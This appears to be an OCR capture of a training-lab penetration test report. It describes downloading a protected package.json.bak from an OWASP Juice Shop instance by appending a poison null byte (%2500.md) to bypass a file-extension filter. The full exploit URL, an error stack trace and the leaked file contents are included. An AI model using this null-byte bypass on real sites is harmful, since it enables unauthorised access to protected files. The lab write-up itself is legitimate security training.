

Incident Report: IM-10339-Download Secured Documents
Date: 10-20-2021

Executive Summary:
Prospersec was contracted by TTA Bookstore to conduct some penetration testing on the bookstores website. The main goal is to see if we can access some secured documents.

Attack Narrative:
Looked at the information that was presented, and we reviewed the information. Was able to gain access to some secured documents.

Conclusion:
Prospersec was contracted by TTA Bookstore to look for vulnerabilities. Looked around the site and was able to navigate through the site and had manipulated the URL after navigating to the about me link. Once i had gain access to the FTP files i was able to choose the json.bak. Once i clicked one it i was able to do a ***poison null injection*** (%2500.md) do be able to download the file and then i opened the file using notepad++ to view its contents


ProsperSec Team Stories Board -
Error: Only .md and .pdf files are
Untitled document - Google Doc
TryHackMe | Cyber Security Train
(1) New Messages!
https://im-ttabookstore-1011.herokuapp.com/ftp/package.json.bak%2500.md
TTA Bookstore (Express ^4.17.1)
403 Error: Only .md and .pdf files are allowed!
at verify (/app/build/routes/fileServer.js:31:18)
at /app/build/routes/fileServer.js:15:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at param (/app/node_modules/express/lib/router/index.js:354:14)
at param (/app/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:410:3)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/node_modules/serve-index/index.js:145:39
at callback (/app/node_modules/graceful-fs/polyfills.js:299:20)
at FSReqCallback.oncomplete (node:fs:194:5)
package.json.bak%....md
Show all


C:\Users\imene\Downloads\package.json.bak%00.md - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
package.json.bak%00.md
{
"name": "juice-shop",
"version": "6.2.0-SNAPSHOT",
"description": "An intentionally insecure JavaScript Web Application",
"homepage": "http://owasp-juice.shop",
"author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://www.owasp.org/index.php/User:Bjoern_Kimminich)",
"contributors": [
"Björn Kimminich",
"Bjoern Kimminich",
"bjoern.kimminich",
"Jannik Hollenbach",
"Aashish683",
"greenkeeper[bot]",
"agrawalarpit14",
"MarcRler",
"CaptainFreak",
"Supratik Das",
"aaryan10",
"m411c3",
"J12934",
"Josh Grossman",
"Aashish Singh",
"Timo Pagel",
"Scar26",
"Martin Rock-Evans",
"Alejandro Saenz",
"omerlh"
],
"private": true,
"keywords": [
"web security",
"web application security",
"webappsec",
"owasp",
"pentest",
"pentesting",
"security",
"vulnerable",
"vulnerability",
"broken",
"bodgeit"
],
"dependencies": {
"body-parser": "~1.18",
"colors": "~1.1",
"config": "~1.28",
User Defined language file - Markdown (preinstalled)
length : 4,427 lines : 182
Ln : 1 Col : 1 Pos : 1
Unix (LF)
UTF-8
INS